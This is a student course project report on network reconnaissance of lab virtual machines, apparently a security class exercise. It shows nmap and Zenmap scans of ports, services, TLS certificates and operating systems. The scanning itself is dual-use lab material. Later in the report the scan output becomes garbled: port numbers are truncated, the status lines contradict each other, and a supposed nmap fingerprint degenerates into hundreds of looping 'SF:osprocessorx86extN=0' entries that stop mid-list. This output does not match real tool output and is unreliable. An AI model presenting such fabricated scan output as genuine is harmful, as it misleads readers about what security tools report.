

# ECE 567: Project Report Part 1

Date: March 7<sup>th</sup>, 2024

By: Payton Murdoch, V00904677

&

Yun Ma, V01018599

# Table of Contents

<b>Table of Contents.....</b>	<b>2</b>
<b>Introduction.....</b>	<b>3</b>
<b>Section 1.....</b>	<b>3</b>
Section 1.1.....	3
Section 1.2.....	8
<b>Section 2.....</b>	<b>9</b>
Section 2.1.....	9
Section 2.2.....	12
Section 2.2.1.....	12
Section 2.2.2.....	16
Section 2.2.3.....	21
Section 2.2.4.....	24
<b>References.....</b>	<b>27</b>

# Introduction

Before delving into the project report, we utilized multiple systems to host the virtual machines to conduct testing independently and in parallel in hopes of accomplishing the project tasks. In total, three systems were utilized. Payton utilized a laptop at first, which hosted the machines on the IP network 192.168.30.0/24. However, this system started to yield errors concerning configuring NESSUS. Therefore, Payton switched to running the service on his Desktop PC, which hosts the Virtual Machines on the IP network 192.168.176.0/24. Martin (Yun) utilized his laptop and hosted the Virtual Machines on the IP network 192.168.58.0/24. As the systems will have multiple IPs associated throughout the document, we will attempt to address them by their names: Mars N, Mars R and Mars Y.

## Section 1

### Section 1.1

From the perspective of the Kali machine, we assume that we have no access to the private network and only have knowledge of the overlaying IP network utilized. With this, we first invoke the NMAP scan in Figure 1 as we know that within the network 192.168.30.0/24, three private network machines exist, and we hope to determine their exact IPs to conduct more extensive scans.

```
[root@kali ~]# nmap -v 192.168.30.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-24 19:34 EST
Nmap scan report for 192.168.30.3
Host is up (0.018s latency).
All 1000 scanned ports on 192.168.30.3 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.30.5
Host is up (0.012s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds

Nmap scan report for 192.168.30.6
Host is up (0.019s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql

Nmap scan report for 192.168.30.7
Host is up (0.002s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
446/tcp   open  microsoft-ds-server
5357/tcp  open  msdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.48 seconds
```

Figure 1: Nmap scan of the network.

Upon completing the scan, we can easily see the exact IPs of the hosts and the ports they each have open. These IPs are 192.168.30.5-192.168.30.7. It should be noted that in this case, 192.168.30.3 was also scanned and determined to be up. However, this IP is connected to the attack machine and thus not considered. To extract even more information, we also launched Zenmap to conduct an intense scan of the host IPs.

We extracted the following information for the system with IP 192.168.30.5 in Figure 2, showing the Mars R system. The scan determined that this system runs Linux OS between versions 3.2 and 4.9. However, it was unable to decide on the exact version being run. The screenshots below show that this host's services include the default file transfer protocol and secure shell protocol for Linux machines on ports 21 and 22. Next, we observe the simple mail transfer protocol on port 25 and the DNS server software BIND on port 53. On the HTTP port 80, this system runs the Apache framework for an HTTP server. However, this server has yet to be configured to anything aside from the default page for Apache2. This host also runs mail protocols such as pop3 on port 110, IMAP on port 143, and SMB protocols on ports 139 and 445.

```
Nmap scan report for 192.168.30.5
Host is up (0.0021s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cc:00:2e:8f:af:4e:39:9f:73:1f:31:f1:a0:f6:84:c2 (RSA)
|     256 38:b7:c9:36:b5:a8:ba:1a:ef:04:ca:3e:cb:71:95:97 (ECDSA)
|     256 89:4e:4b:45:c5:6c:a2:c4:a5:e5:47:2a:48:e5:02:b7 (ED25519)
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=UBS16
|   Issuer: commonName=UBS16
|   Public Key type: rsa
|   Public Key bits: 2048
|   Signature Algorithm: sha256WithRSAEncryption
|   Not valid before: 2016-10-09T19:15:31
|   Not valid after:  2026-10-07T19:15:31
|   MD5:  8606 9533 bc88 11d9 6bd2 a989 2485 be8f
|   SHA-1: f20f a4b7 81b5 ee6c a8ce 7b8b 459b 8afc c1d8 0a04
|   ssl-date: TLS randomness does not represent time
|   smtp-commands: UBS16, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
| bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
| http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|   http-title: Apache2 Ubuntu Default Page: It works
110/tcp   open  pop3        Dovecot pop3d
| pop3-capabilities: CAPA TOP SASL RESP-CODES UIDL AUTH-RESP-CODE PIPELINING
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd
| imap-capabilities: post-login ENABLE have listed LITERAL+ more capabilities OK ID IMAP4rev1 Pre-login LOGINDISABLED A0001 SASL-IR LOGIN-REFERRALS IDLE
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:90:0E:70 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.016 days (since Sun Feb 25 00:30:30 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: UBS16, MARS2; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 2: Zenmap scan of host IP 192.168.30.5.

Switching to Mars N, the system is configured to IP 192.168.30.6. This scan, shown in Figures 3 to 6, yielded a verbose output in Zenmap as it runs a web server for the Mars company utilizing the Apache framework on port 80; thus, the HTTP requests are featured within the scan. Furthermore, this system runs a MySQL database service on port 3306, yielding more verbose outputs as its elements were inspected in the intense scan.

Other notable services are FTP and SSH protocols on ports 21 and 22, Telnet on 23 and SMTP on 25. Additionally, we have a DNS name server daemon on port 53, pop3 service on port 110, pop3 SSL on port 995 and pop3 Imap on port 143. Finally, when it comes to the OS of the Mars N system, we have determined through the scan that the system runs Linux OS with a version between 4.15 and 5.6.

```
Nmap scan report for 192.168.30.6
Host is up (0.001s latency).
Not shown: 989 closed TCP ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.0.8 or later
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ssh-key-fingerprint: 2048 1e:32:2d:41:e7:7e:42:4c:90:74:a6:42:2f:d9:cd:82 (RSA)
|_ 256 c9:d7:67:78:1e:84:49:cf:57:61:d4:60:81:28:aa (EDDSA)
|_ 256 10:ff:9c:c4:ee:dd:da:38:06:67:cd:b3:5a:41:62:ae (ED25519)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
|_x509-fingerprint: CommonName=marsouin
|_ Subject Alternative Name: DNS:marsouin
|_ Issuer: commonName=marsouin
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature algorithm: has256WithRSAEncryption
|_ Not valid before: 2018-09-28T00:51:41
|_ Not valid after:  2028-09-25T00:51:41
|_ MD5: d0d8 8add 0649 65d7 d25c eddb 98b4 0694
|_ SHA-1: fa19 5eaf 8800 2918 ed6 3af1 1213 657a a490 877e
|_ SMTP-commands: marsouin.telus PIPELINING SIZE 102400000 VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
|_ -oelite-TLS=domain does not represent time
53/tcp    open  domain  NLnet Labs NSD
80/tcp    open  http
|_fingerprint-strings:
|_ FourOhFourRequest:
|_ HTTP/1.0 404 Not Found
|_ HTTP/1.1 404 Not Found
|_ Cache-Control: no-cache, no-store, max-age=0, must-revalidate
|_ Set-Cookie: XSRF-TOKEN=d18ef869-edd1-4f75-ab3d-8129675f4a39; path=/
|_ X-XSS-Protection: 1; mode=block
|_ Pragma: no-cache
|_ Date: Sun, 25 Feb 2024 08:51:52 GMT
|_ Connection: close
|_ X-Content-Type-Options: nosniff
|_ Content-Type: application/json;charset=UTF-8
|_ X-Application-Context: Mars Security Systems:swagger-dev:80
|_ "timestamp": "2024-02-25T08:51:52.294+0000",
|_ "status": 404,
|_ "error": "Not Found",
|_ "message": "Not Found",
|_ "path": "/nice%20ports%2C/Tri%6Eity.txt%2ebak"
|_ GetRequest:
HTTP/1.1 400 OK
Etag: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Set-Cookie: XSRF-TOKEN=c7f492ae-8cb1-423d-ad7b-12faa12d1f9d; path=/
X-XSS-Protection: 1; mode=block
Pragma: no-cache
Accept-Ranges: bytes
Date: Sun, 25 Feb 2024 08:51:46 GMT
Connection: close
```

Figure 3: Zenmap scan 1 of host IP 192.168.30.6

```

Last-Modified: Wed, 17 Oct 2018 11:35:50 GMT
X-Content-Type-Options: nosniff
Content-Length: 14143
Content-Type: text/html; charset=utf-8
X-Application-Context: Mars Security Systems:swagger,dev:80
Content-Language: en-US
<!DOCTYPE html>
<html class="no-js">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Mars Security Systems</title>
<meta name="description" content="">
<meta name="viewport" content="width=device-width">
<!-- Place favicon.ico and apple-touch-icon.png in the root directory -->
HTTPOptions:
HTTP/1.0 200 OK
Allow: GET,HEAD,OPTIONS
Connection: close
Content-Length: 0
X-Application-Context: Mars Security Systems:swagger,dev:80
Date: Sun, 25 Feb 2024 00:51:46 GMT
RTSPRequest:
HTTP/1.1 400 Bad Request
Content-Length: 0
Connection: close
http-methods:
Supported Methods: GET HEAD OPTIONS
http-title: Mars Security Systems
http-favicon: Unknown favicon MD5: 619889D91A61469CAF7E9BE96F3C88C5
http-robots.txt: 8 disallowed entries
/api/account /api/account/change_password
/api/account/sessions /api/audits/ /api/logs/ /api/users/ /management/
/v2/api-docs
10/tcp open pop3 Dovecot pop3d
ssl-capabilities: SASL CAPA TOP STLS RESP-CODES UIDL AUTH-RESP-CODE PIPELINING
ssl-date: TLS randomness does not represent time
ssl-cert: Subject: commonName=marsouin
Subject Alternative Name: DNS:marsouin
Issuer: commonName=marsouin
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2018-09-28T00:51:41
Not valid after: 2028-09-25T00:51:41
MD5: d0db 8ad6 0649 05d7 d25c ed0b 98b4 0694
SHA-1: fa19 5eaf 8800 2c91 8ed6 3af1 1213 657a a490 877e
43/tcp open imap Dovecot imaps (Ubuntu)
ssl-cert: Subject: commonName=marsouin
Subject Alternative Name: DNS:marsouin
Issuer: commonName=marsouin
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2018-09-28T00:51:41
Not valid after: 2028-09-25T00:51:41
995/tcp open ssl/pop3 Dovecot pop3d
imap-capabilities: post-login ENABLE have listed LITERAL+ more capabilities OK ID IMAP4rev1 Pre-login AUTH=PLAINA0001 SASL-IR LOGIN-REFERRALS IDLE
ssl-capabilities: SASL CAPA TOP STLS RESP-CODES UIDL AUTH-RESP-CODE PIPELINING
ssl-date: TLS randomness does not represent time
ssl-cert: Subject: commonName=marsouin
Subject Alternative Name: DNS:marsouin
Issuer: commonName=marsouin
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2018-09-28T00:51:41
Not valid after: 2028-09-25T00:51:41
3306/tcp open mysql MySQL 5.7.42-ubuntu0.18.04.1
ssl-cert: Subject: commonName=MySQL Server 5.7.42_Auto_Generated_Server_Certificate
Issuer: commonName=MySQL Server 5.7.42_Auto_Generated_CA_Certificate
Public Key type: rsa
Public Key bits: 2048
Subject Alternative Name: DNS:mysql
Issuer: commonName=MySQL
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2023-12-19T00:21:30
Not valid after: 2033-12-16T20:21:30
MD5: 47a2 cfce a463 f834 caef ba7b 076f 4b2b
SHA-1: 60ec 3524 fe87 5294 37aa c413 1226 505f 96f8 da44
ssl-capabilities: SASL CAPA TOP STLS RESP-CODES UIDL AUTH-RESP-CODE PIPELINING
TLS randomness does not represent time
mysql-info:
Protocol: 10
Version: 5.7.42-ubuntu0.18.04.1
Thread ID: 15
Capabilities: flags=65535
Status: Autocommit
Salt: r7GB9x14f\x11\x16[1]\x13\x01"\x1D
Auth Plugin Name: mysql_native_password
1 service unrecognized despite setting "data包". If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
SF:port=3306, SF:method=TCP, SF:state=LISTEN, SF:version=5.7.42, SF:os=Ubuntu 18.04 LTS (Bionic Beaver), SF:platform=Linux, SF:osdetails="Ubuntu 18.04 LTS (Bionic Beaver) #42~18.04.1-Ubuntu 5.4.0-73~18.04~18.04.1-Ubuntu", SF:osarch=x86_64, SF:oscpu=amd64, SF:osloadavg=[0.00, 0.00, 0.00], SF:osmemory=[0.00, 0.00, 0.00], SF:osprocessor=[0.00, 0.00, 0.00], SF:osprocessorcount=1, SF:osprocessorcores=1, SF:osprocessorfrequency=0.00, SF:osprocessormodel=0, SF:osprocessorsocket=0, SF:osprocessorvendor=0, SF:osprocessorversion=0, SF:osprocessorvirtual=0, SF:osprocessorvoltage=0.00, SF:osprocessorwattage=0.00, SF:osprocessorx86model=0, SF:osprocessorx86VendorId=0, SF:osprocessorx86Family=0, SF:osprocessorx86Stepping=0, SF:osprocessorx86true=0, SF:osprocessorx86ext=0, SF:osprocessorx86ext2=0, SF:osprocessorx86ext3=0, SF:osprocessorx86ext4=0, SF:osprocessorx86ext5=0, SF:osprocessorx86ext6=0, SF:osprocessorx86ext7=0, SF:osprocessorx86ext8=0, SF:osprocessorx86ext9=0, SF:osprocessorx86ext10=0, SF:osprocessorx86ext11=0, SF:osprocessorx86ext12=0, SF:osprocessorx86ext13=0, SF:osprocessorx86ext14=0, SF:osprocessorx86ext15=0, SF:osprocessorx86ext16=0, SF:osprocessorx86ext17=0, SF:osprocessorx86ext18=0, SF:osprocessorx86ext19=0, SF:osprocessorx86ext20=0, SF:osprocessorx86ext21=0, SF:osprocessorx86ext22=0, SF:osprocessorx86ext23=0, SF:osprocessorx86ext24=0, SF:osprocessorx86ext25=0, SF:osprocessorx86ext26=0, SF:osprocessorx86ext27=0, SF:osprocessorx86ext28=0, SF:osprocessorx86ext29=0, SF:osprocessorx86ext30=0, SF:osprocessorx86ext31=0, SF:osprocessorx86ext32=0, SF:osprocessorx86ext33=0, SF:osprocessorx86ext34=0, SF:osprocessorx86ext35=0, SF:osprocessorx86ext36=0, SF:osprocessorx86ext37=0, SF:osprocessorx86ext38=0, SF:osprocessorx86ext39=0, SF:osprocessorx86ext40=0, SF:osprocessorx86ext41=0, SF:osprocessorx86ext42=0, SF:osprocessorx86ext43=0, SF:osprocessorx86ext44=0, SF:osprocessorx86ext45=0, SF:osprocessorx86ext46=0, SF:osprocessorx86ext47=0, SF:osprocessorx86ext48=0, SF:osprocessorx86ext49=0, SF:osprocessorx86ext50=0, SF:osprocessorx86ext51=0, SF:osprocessorx86ext52=0, SF:osprocessorx86ext53=0, SF:osprocessorx86ext54=0, SF:osprocessorx86ext55=0, SF:osprocessorx86ext56=0, SF:osprocessorx86ext57=0, SF:osprocessorx86ext58=0, SF:osprocessorx86ext59=0, SF:osprocessorx86ext60=0, SF:osprocessorx86ext61=0, SF:osprocessorx86ext62=0, SF:osprocessorx86ext63=0, SF:osprocessorx86ext64=0, SF:osprocessorx86ext65=0, SF:osprocessorx86ext66=0, SF:osprocessorx86ext67=0, SF:osprocessorx86ext68=0, SF:osprocessorx86ext69=0, SF:osprocessorx86ext70=0, SF:osprocessorx86ext71=0, SF:osprocessorx86ext72=0, SF:osprocessorx86ext73=0, SF:osprocessorx86ext74=0, SF:osprocessorx86ext75=0, SF:osprocessorx86ext76=0, SF:osprocessorx86ext77=0, SF:osprocessorx86ext78=0, SF:osprocessorx86ext79=0, SF:osprocessorx86ext80=0, SF:osprocessorx86ext81=0, SF:osprocessorx86ext82=0, SF:osprocessorx86ext83=0, SF:osprocessorx86ext84=0, SF:osprocessorx86ext85=0, SF:osprocessorx86ext86=0, SF:osprocessorx86ext87=0, SF:osprocessorx86ext88=0, SF:osprocessorx86ext89=0, SF:osprocessorx86ext90=0, SF:osprocessorx86ext91=0, SF:osprocessorx86ext92=0, SF:osprocessorx86ext93=0, SF:osprocessorx86ext94=0, SF:osprocessorx86ext95=0, SF:osprocessorx86ext96=0, SF:osprocessorx86ext97=0, SF:osprocessorx86ext98=0, SF:osprocessorx86ext99=0, SF:osprocessorx86ext100=0, SF:osprocessorx86ext101=0, SF:osprocessorx86ext102=0, SF:osprocessorx86ext103=0, SF:osprocessorx86ext104=0, SF:osprocessorx86ext105=0, SF:osprocessorx86ext106=0, SF:osprocessorx86ext107=0, SF:osprocessorx86ext108=0, SF:osprocessorx86ext109=0, SF:osprocessorx86ext110=0, SF:osprocessorx86ext111=0, SF:osprocessorx86ext112=0, SF:osprocessorx86ext113=0, SF:osprocessorx86ext114=0, SF:osprocessorx86ext115=0, SF:osprocessorx86ext116=0, SF:osprocessorx86ext117=0, SF:osprocessorx86ext118=0, SF:osprocessorx86ext119=0, SF:osprocessorx86ext120=0, SF:osprocessorx86ext121=0, SF:osprocessorx86ext122=0, SF:osprocessorx86ext123=0, SF:osprocessorx86ext124=0, SF:osprocessorx86ext125=0, SF:osprocessorx86ext126=0, SF:osprocessorx86ext127=0, SF:osprocessorx86ext128=0, SF:osprocessorx86ext129=0, SF:osprocessorx86ext130=0, SF:osprocessorx86ext131=0, SF:osprocessorx86ext132=0, SF:osprocessorx86ext133=0, SF:osprocessorx86ext134=0, SF:osprocessorx86ext135=0, SF:osprocessorx86ext136=0, SF:osprocessorx86ext137=0, SF:osprocessorx86ext138=0, SF:osprocessorx86ext139=0, SF:osprocessorx86ext140=0, SF:osprocessorx86ext141=0, SF:osprocessorx86ext142=0, SF:osprocessorx86ext143=0, SF:osprocessorx86ext144=0, SF:osprocessorx86ext145=0, SF:osprocessorx86ext146=0, SF:osprocessorx86ext147=0, SF:osprocessorx86ext148=0, SF:osprocessorx86ext149=0, SF:osprocessorx86ext150=0, SF:osprocessorx86ext151=0, SF:osprocessorx86ext152=0, SF:osprocessorx86ext153=0, SF:osprocessorx86ext154=0, SF:osprocessorx86ext155=0, SF:osprocessorx86ext156=0, SF:osprocessorx86ext157=0, SF:osprocessorx86ext158=0, SF:osprocessorx86ext159=0, SF:osprocessorx86ext160=0, SF:osprocessorx86ext161=0, SF:osprocessorx86ext162=0, SF:osprocessorx86ext163=0, SF:osprocessorx86ext164=0, SF:osprocessorx86ext165=0, SF:osprocessorx86ext166=0, SF:osprocessorx86ext167=0, SF:osprocessorx86ext168=0, SF:osprocessorx86ext169=0, SF:osprocessorx86ext170=0, SF:osprocessorx86ext171=0, SF:osprocessorx86ext172=0, SF:osprocessorx86ext173=0, SF:osprocessorx86ext174=0, SF:osprocessorx86ext175=0, SF:osprocessorx86ext176=0, SF:osprocessorx86ext177=0, SF:osprocessorx86ext178=0, SF:osprocessorx86ext179=0, SF:osprocessorx86ext180=0, SF:osprocessorx86ext181=0, SF:osprocessorx86ext182=0, SF:osprocessorx86ext183=0, SF:osprocessorx86ext184=0, SF:osprocessorx86ext185=0, SF:osprocessorx86ext186=0, SF:osprocessorx86ext187=0, SF:osprocessorx86ext188=0, SF:osprocessorx86ext189=0, SF:osprocessorx86ext190=0, SF:osprocessorx86ext191=0, SF:osprocessorx86ext192=0, SF:osprocessorx86ext193=0, SF:osprocessorx86ext194=0, SF:osprocessorx86ext195=0, SF:osprocessorx86ext196=0, SF:osprocessorx86ext197=0, SF:osprocessorx86ext198=0, SF:osprocessorx86ext199=0, SF:osprocessorx86ext200=0, SF:osprocessorx86ext201=0, SF:osprocessorx86ext202=0, SF:osprocessorx86ext203=0, SF:osprocessorx86ext204=0, SF:osprocessorx86ext205=0, SF:osprocessorx86ext206=0, SF:osprocessorx86ext207=0, SF:osprocessorx86ext208=0, SF:osprocessorx86ext209=0, SF:osprocessorx86ext210=0, SF:osprocessorx86ext211=0, SF:osprocessorx86ext212=0, SF:osprocessorx86ext213=0, SF:osprocessorx86ext214=0, SF:osprocessorx86ext215=0, SF:osprocessorx86ext216=0, SF:osprocessorx86ext217=0, SF:osprocessorx86ext218=0, SF:osprocessorx86ext219=0, SF:osprocessorx86ext220=0, SF:osprocessorx86ext221=0, SF:osprocessorx86ext222=0, SF:osprocessorx86ext223=0, SF:osprocessorx86ext224=0, SF:osprocessorx86ext225=0, SF:osprocessorx86ext226=0, SF:osprocessorx86ext227=0, SF:osprocessorx86ext228=0, SF:osprocessorx86ext229=0, SF:osprocessorx86ext230=0, SF:osprocessorx86ext231=0, SF:osprocessorx86ext232=0, SF:osprocessorx86ext233=0, SF:osprocessorx86ext234=0, SF:osprocessorx86ext235=0, SF:osprocessorx86ext236=0, SF:osprocessorx86ext237=0, SF:osprocessorx86ext238=0, SF:osprocessorx86ext239=0, SF:osprocessorx86ext240=0, SF:osprocessorx86ext241=0, SF:osprocessorx86ext242=0, SF:osprocessorx86ext243=0, SF:osprocessorx86ext244=0, SF:osprocessorx86ext245=0, SF:osprocessorx86ext246=0, SF:osprocessorx86ext247=0, SF:osprocessorx86ext248=0, SF:osprocessorx86ext249=0, SF:osprocessorx86ext250=0, SF:osprocessorx86ext251=0, SF:osprocessorx86ext252=0, SF:osprocessorx86ext253=0, SF:osprocessorx86ext254=0, SF:osprocessorx86ext255=0, SF:osprocessorx86ext256=0, SF:osprocessorx86ext257=0, SF:osprocessorx86ext258=0, SF:osprocessorx86ext259=0, SF:osprocessorx86ext260=0, SF:osprocessorx86ext261=0, SF:osprocessorx86ext262=0, SF:osprocessorx86ext263=0, SF:osprocessorx86ext264=0, SF:osprocessorx86ext265=0, SF:osprocessorx86ext266=0, SF:osprocessorx86ext267=0, SF:osprocessorx86ext268=0, SF:osprocessorx86ext269=0, SF:osprocessorx86ext270=0, SF:osprocessorx86ext271=0, SF:osprocessorx86ext272=0, SF:osprocessorx86ext273=0, SF:osprocessorx86ext274=0, SF:osprocessorx86ext275=0, SF:osprocessorx86ext276=0, SF:osprocessorx86ext277=0, SF:osprocessorx86ext278=0, SF:osprocessorx86ext279=0, SF:osprocessorx86ext280=0, SF:osprocessorx86ext281=0, SF:osprocessorx86ext282=0, SF:osprocessorx86ext283=0, SF:osprocessorx86ext284=0, SF:osprocessorx86ext285=0, SF:osprocessorx86ext286=0, SF:osprocessorx86ext287=0, SF:osprocessorx86ext288=0, SF:osprocessorx86ext289=0, SF:osprocessorx86ext290=0, SF:osprocessorx86ext291=0, SF:osprocessorx86ext292=0, SF:osprocessorx86ext293=0, SF:osprocessorx86ext294=0, SF:osprocessorx86ext295=0, SF:osprocessorx86ext296=0, SF:osprocessorx86ext297=0, SF:osprocessorx86ext298=0, SF:osprocessorx86ext299=0, SF:osprocessorx86ext300=0, SF:osprocessorx86ext301=0, SF:osprocessorx86ext302=0, SF:osprocessorx86ext303=0, SF:osprocessorx86ext304=0, SF:osprocessorx86ext305=0, SF:osprocessorx86ext306=0, SF:osprocessorx86ext307=0, SF:osprocessorx86ext308=0, SF:osprocessorx86ext309=0, SF:osprocessorx86ext310=0, SF:osprocessorx86ext311=0, SF:osprocessorx86ext312=0, SF:osprocessorx86ext313=0, SF:osprocessorx86ext314=0, SF:osprocessorx86ext315=0, SF:osprocessorx86ext316=0, SF:osprocessorx86ext317=0, SF:osprocessorx86ext318=0, SF:osprocessorx86ext319=0, SF:osprocessorx86ext320=0, SF:osprocessorx86ext321=0, SF:osprocessorx86ext322=0, SF:osprocessorx86ext323=0, SF:osprocessorx86ext324=0, SF:osprocessorx86ext325=0, SF:osprocessorx86ext326=0, SF:osprocessorx86ext327=0, SF:osprocessorx86ext328=0, SF:osprocessorx86ext329=0, SF:osprocessorx86ext330=0, SF:osprocessorx86ext331=0, SF:osprocessorx86ext332=0, SF:osprocessorx86ext333=0, SF:osprocessorx86ext334=0, SF:osprocessorx86ext335=0, SF:osprocessorx86ext336=0, SF:osprocessorx86ext337=0, SF:osprocessorx86ext338=0, SF:osprocessorx86ext339=0, SF:osprocessorx86ext340=0, SF:osprocessorx86ext341=0, SF:osprocessorx86ext342=0, SF:osprocessorx86ext343=0, SF:osprocessorx86ext344=0, SF:osprocessorx86ext345=0, SF:osprocessorx86ext346=0, SF:osprocessorx86ext347=0, SF:osprocessorx86ext348=0, SF:osprocessorx86ext349=0, SF:osprocessorx86ext350=0, SF:osprocessorx86ext351=0, SF:osprocessorx86ext352=0, SF:osprocessorx86ext353=0, SF:osprocessorx86ext354=0, SF:osprocessorx86ext355=0, SF:osprocessorx86ext356=0, SF:osprocessorx86ext357=0, SF:osprocessorx86ext358=0, SF:osprocessorx86ext359=0, SF:osprocessorx86ext360=0, SF:osprocessorx86ext361=0, SF:osprocessorx86ext362=0, SF:osprocessorx86ext363=0, SF:osprocessorx86ext364=0, SF:osprocessorx86ext365=0, SF:osprocessorx86ext366=0, SF:osprocessorx86ext367=0, SF:osprocessorx86ext368=0, SF:osprocessorx86ext369=0, SF:osprocessorx86ext370=0, SF:osprocessorx86ext371=0, SF:osprocessorx86ext372=0, SF:osprocessorx86ext373=0, SF:osprocessorx86ext374=0, SF:osprocessorx86ext375=0, SF:osprocessorx86ext376=0, SF:osprocessorx86ext377=0, SF:osprocessorx86ext378=0, SF:osprocessorx86ext379=0, SF:osprocessorx86ext380=0, SF:osprocessorx86ext381=0, SF:osprocessorx86ext382=0, SF:osprocessorx86ext383=0, SF:osprocessorx86ext384=0, SF:osprocessorx86ext385=0, SF:osprocessorx86ext386=0, SF:osprocessorx86ext387=0, SF:osprocessorx86ext388=0, SF:osprocessorx86ext389=0, SF:osprocessorx86ext390=0, SF:osprocessorx86ext391=0, SF:osprocessorx86ext392=0, SF:osprocessorx86ext393=0, SF:osprocessorx86ext394=0, SF:osprocessorx86ext395=0, SF:osprocessorx86ext396=0, SF:osprocessorx86ext397=0, SF:osprocessorx86ext398=0, SF:osprocessorx86ext399=0, SF:osprocessorx86ext400=0, SF:osprocessorx86ext401=0, SF:osprocessorx86ext402=0, SF:osprocessorx86ext403=0, SF:osprocessorx86ext404=0, SF:osprocessorx86ext405=0, SF:osprocessorx86ext406=0, SF:osprocessorx86ext407=0, SF:osprocessorx86ext408=0, SF:osprocessorx86ext409=0, SF:osprocessorx86ext410=0, SF:osprocessorx86ext411=0, SF:osprocessorx86ext412=0, SF:osprocessorx86ext413=0, SF:osprocessorx86ext414=0, SF:osprocessorx86ext415=0, SF:osprocessorx86ext416=0, SF:osprocessorx86ext417=0, SF:osprocessorx86ext418=0, SF:osprocessorx86ext419=0, SF:osprocessorx86ext420=0, SF:osprocessorx86ext421=0, SF:osprocessorx86ext422=0, SF:osprocessorx86ext423=0, SF:osprocessorx86ext424=0, SF:osprocessorx86ext425=0, SF:osprocessorx86ext426=0, SF:osprocessorx86ext427=0, SF:osprocessorx86ext428=0, SF:osprocessorx86ext429=0, SF:osprocessorx86ext430=0, SF:osprocessorx86ext431=0, SF:osprocessorx86ext432=0, SF:osprocessorx86ext433=0, SF:osprocessorx86ext434=0, SF:osprocessorx86ext435=0, SF:osprocessorx86ext436=0, SF:osprocessorx86ext437=0, SF:osprocessorx86ext438=0, SF:osprocessorx86ext439=0, SF:osprocessorx86ext440=0, SF:osprocessorx86ext441=0, SF:osprocessorx86ext442=0, SF:osprocessorx86ext443=0, SF:osprocessorx86ext444=0, SF:osprocessorx86ext445=0, SF:osprocessorx86ext446=0, SF:osprocessorx86ext447=0, SF:osprocessorx86ext448=0, SF:osprocessorx86ext449=0, SF:osprocessorx86ext450=0, SF:osprocessorx86ext451=0, SF:osprocessorx86ext452=0, SF:osprocessorx86ext453=0, SF:osprocessorx86ext454=0, SF:osprocessorx86ext455=0, SF:osprocessorx86ext456=0, SF:osprocessorx86ext457=0, SF:osprocessorx86ext458=0, SF:osprocessorx86ext459=0, SF:osprocessorx86ext460=0, SF:osprocessorx86ext461=0, SF:osprocessorx86ext462=0, SF:osprocessorx86ext463=0, SF:osprocessorx86ext464=0, SF:osprocessorx86ext465=0, SF:osprocessorx86ext466=0, SF:osprocessorx86ext467=0, SF:osprocessorx86ext468=0, SF:osprocessorx86ext469=0, SF:osprocessorx86ext470=0, SF:osprocessorx86ext471=0, SF:osprocessorx86ext472=0, SF:osprocessorx86ext473=0, SF:osprocessorx86ext474=0, SF:osprocessorx86ext475=0, SF:osprocessorx86ext476=0, SF:osprocessorx86ext477=0, SF:osprocessorx86ext478=0, SF:osprocessorx86ext479=0, 